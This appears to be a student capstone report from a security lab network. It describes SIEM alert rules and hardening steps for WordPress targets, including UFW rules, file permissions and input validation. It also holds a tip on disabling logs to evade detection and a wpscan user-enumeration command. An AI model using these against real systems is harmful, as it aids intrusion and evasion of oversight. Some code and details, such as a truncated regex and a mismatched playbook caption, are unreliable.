- Command injection is a case when an attacker modifies the default function of the application that executes system commands. So if files people shouldn't have access to are being accessed, then you can fire off an alert.
- You can leave the threshold at 1, because if any files are accessed that should not be, then an alert should go off.


Mitigating Detection

- Trying to target logs, and turning them off before you're able to get caught, can help you remain anonymous on the alert system.
- The alternatives to command injections can be OS command injections, host header injections or Even SQL injections.




Defensive

Network Topology



Network
Address Range:192.168.1.0/24
Netmask:255.255.255.0
Gateway:192.168.1.1

Machines

IPv4: 192.168.1.1
OS: Windows 10
Hostname: ML-REFVM-684427

IPv4: 192.168.1.90
OS:Debian Kali 5.4.0
Hostname: Kali

IPv4: 192.158.1.100
OS:Ubuntu 18.04
Hostname: ELK

IPv4: 192.168.1.105
OS: Ubuntu 18.01
Hostname: server1 (Capstone)

IPv4:192.168.1.110
OS:Debian GNU/Linux 8
Hostname: Target 1


IPv4:192.168.1.115
OS:Debian GNU/Linux 8
Hostname: Target 2


Alerts Implemented

Excessive HTTP Errors

WHEN count() GROUPED OVER top 5 'http.response.status_code' IS ABOVE 400 FOR THE LAST 5 minutes


- This alert measures the total number of events for each http response status code in the past 5 minutes
- This alert will fire when any status code appears in more than 400 events in the past 5 minutes
- The spike below occurred during the Nikto scan



HTTP Request Size Monitor

WHEN sum() of http.request.bytes OVER all documents IS ABOVE 3500 FOR THE LAST 1 minute


- This alert measures the sum of the packet bytes over all the Filebeat logs
- The alert measures the total number of bytes
- This alert fires when the number of request bytes exceeds 3500
- This alert triggered too frequently



CPU Usage Monitor

WHEN max() OF system.process.cpu.total.pct OVER all documents IS ABOVE 0.5 FOR THE LAST 5 minutes

- The alert measures the percent usage of the system processor
- This alert will fire when processor usage exceeds 50%
- The traffic below occurred during the Gobuster scan. Unfortunately, it did not reach the 50% threshold to trigger the alert




Hardening

Hardening Against: Improper Access Control on Target 1

We can prevent unwanted scans by configuring a host firewall, like UFW, on Target 1.

Make sure UFW is enabled with: **`sudo ufw enable`**

If we know the IP of the hostile host, we can blacklist it and drop its traffic from the network with the rule: **`sudo ufw deny from {Hostile IP} to any`**

```
vagrant@server1:~$ sudo ufw deny from 192.168.1.90 to any
Rule added
```

```
vagrant@server1:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
Anywhere                   DENY        192.168.1.90
```

Hardening Against: Improper Access Control on Target 1 Continued

If only a few users need to access the host, it may be useful to whitelist specific IP addresses

Whitelist specific IP addresses with the rule:

`sudo ufw allow from {Whitelist IP} to any`

Drop traffic from all other IP addresses with the rule:

`sudo ufw deny from any to any`

Make sure all whitelist rules are above this rule, otherwise their traffic will be denied as well

```
vagrant@server1:~$ sudo ufw allow from 192.168.1.1 to any
Rule added
vagrant@server1:~$ sudo ufw deny from any to any
Rule added
Rule added (v6)
```

```
vagrant@server1:~$ sudo ufw status
Status: active

To                         Action      From
--                         ------      ----
Anywhere                   ALLOW       192.168.1.1
Anywhere                   DENY        Anywhere
Anywhere (v6)              DENY        Anywhere (v6)
```

Hardening Against CWE-200: Exposure of Sensitive Information to an Unauthorized Actor on Target 1

We can help prevent wpscan from discovering our Wordpress usernames by changing the name of the default wordpress directory.

Navigate to the parent directory with the command:

```
cd /var/www/html
```

Now change the “wordpress” directory name with the command:

```
sudo mv ./wordpress ./{new dir name}
```

Hardening Against CWE-200: Exposure of Sensitive Information to an Unauthorized Actor on Target 1 Continued

The following example renamed the directory “wpcore”:

```
vagrant@target1:/var/www/html$ sudo mv ./wordpress ./wpcore
```

When the attacker tries to run wpscan against the new directory:

```
root@Kali:~# wpscan --url http://192.168.1.110/wpcore --enumerate u
```

```
[+] Enumerating Users (via Passive and Aggressive Methods)
 Brute Forcing Author IDs - Time: 00:00:01 <==========================================================> (10 / 10) 100.00% Time: 00:00:01

[i] No Users Found.
```

Hardening Against: Password in Configuration File on Target 1

We can prevent users from reading the wp-config.php file by changing the mode of the file with `chmod`

Normally others can read and write to the file:

```
-rw-rw-rw-  1 www-data www-data  3134 Aug 13  2018 wp-config.php
```

We can remove others' read and write permissions with the command:

`sudo chmod 660 ./wp-config.php`

```
-rw-rw----  1 www-data www-data  3134 Aug 13  2018 wp-config.php
```

Hardening Against: Password in Configuration File on Target 1 Continued

If a non super-user session like Michael's is compromised, the attacker will not be able to read the wp-config file and learn the Wordpress database's root username and password

```
michael@target1:/var/www/html/wordpress$ cat wp-config.php
cat: wp-config.php: Permission denied
```

Michael's session cannot restore the permissions:

```
michael@target1:/var/www/html/wordpress$ sudo chmod 666 ./wp-config.php

We trust you have received the usual lecture from the local System
Administrator. It usually boils down to these three things:

    #1) Respect the privacy of others.
    #2) Think before you type.
    #3) With great power comes great responsibility.

[sudo] password for michael:
michael is not in the sudoers file.  This incident will be reported.
```

Hardening Against: Exposure of Information Through Directory Listing On Target 2

The best patch for mitigating this vulnerability would be to restrict access to important directories or files by editing the Apache configuration file

You can set up redirect rules and block certain IP addresses for certain directories.

```
<Directory /var/www/html/vendor>
        Options FollowSymLinks
        AllowOverride None
        Order Allow, Deny
        Allow from 192.168.1.1
        Deny from 192.168.1.90
</Directory>
```

Hardening Against: Unrestricted Upload of File with Dangerous Type on Target 2

You can mitigate this by creating a file type verification function that offers a mechanism to validate a given file type. By analyzing the file's structure and content, you can verify the true type of the file and minimize the risk of filetype spoofing.

```
<script>
    function fileValidation() {
        var fileInput =
            document.getElementById('file');

        var filePath = fileInput.value;

        // Allowing file type
        var allowedExtensions =
                /(\.jpg|\.jpeg|\.png|\.gif)$/i;

        if (!allowedExtensions.exec(filePath)) {
            alert('Invalid file type');
            fileInput.value = '';
            return false;
        }
        else
        {

            // Image preview
            if (fileInput.files && fileInput.files[0]) {
                var reader = new FileReader();
                reader.onload = function(e) {
                    document.getElementById(
                        'imagePreview').innerHTML =
                        '<img src="' + e.target.result
                        + '"/>';
                };

                reader.readAsDataURL(fileInput.files[0]);
            }
        }
    }
</script>
```

Hardening Against: Improper Neutralization of Special Elements used in an OS Command on Target 2

The best patch for this specific vulnerability would be to create a **whitelist** of possible inputs to ensure the system accepts only pre-approved inputs.

This works because it establishes the rules for inputs that have a standard syntax like email addresses and passwords

To check the email is valid, you'll use a regular expression:

```
const isEmailValid = (email) => {
    const re = /^(([^<>()\[\]\\.,;:\s@"]+(\.[^<>()\[\]\\.,;:\s@"]+)*)|(".+"))@((\[[0-9]{1,3}\.[0-9]{1,3}\.[0-9]
    return re.test(email);
};
```

To check if a password is strong, which match a specified pattern, you'll also use a regular expression:

```
const isPasswordSecure = (password) => {
    const re = new RegExp("^(?=.*[a-z])(?=.*[A-Z])(?=.*[0-9])(?=.*[!@#\$%\^&\*])(?=.{8,})");
    return re.test(password);
};
```

Implementing Patches

Implementing Patches with Ansible

Ansible is installing UFW and creating a rule to block traffic from the Kali host:

```
---
- name: Upgrade OS and Packages on Targets
  hosts: targets
  remote_user: michael
  become: true
  tasks:
    - name: Update all packages to their latest version
      apt:
        name: "*"
        state: latest
    - name: Upgrade the OS (apt-get dist-upgrade)
      apt:
        upgrade: dist
```

Ansible updates OS and packages to the latest version:

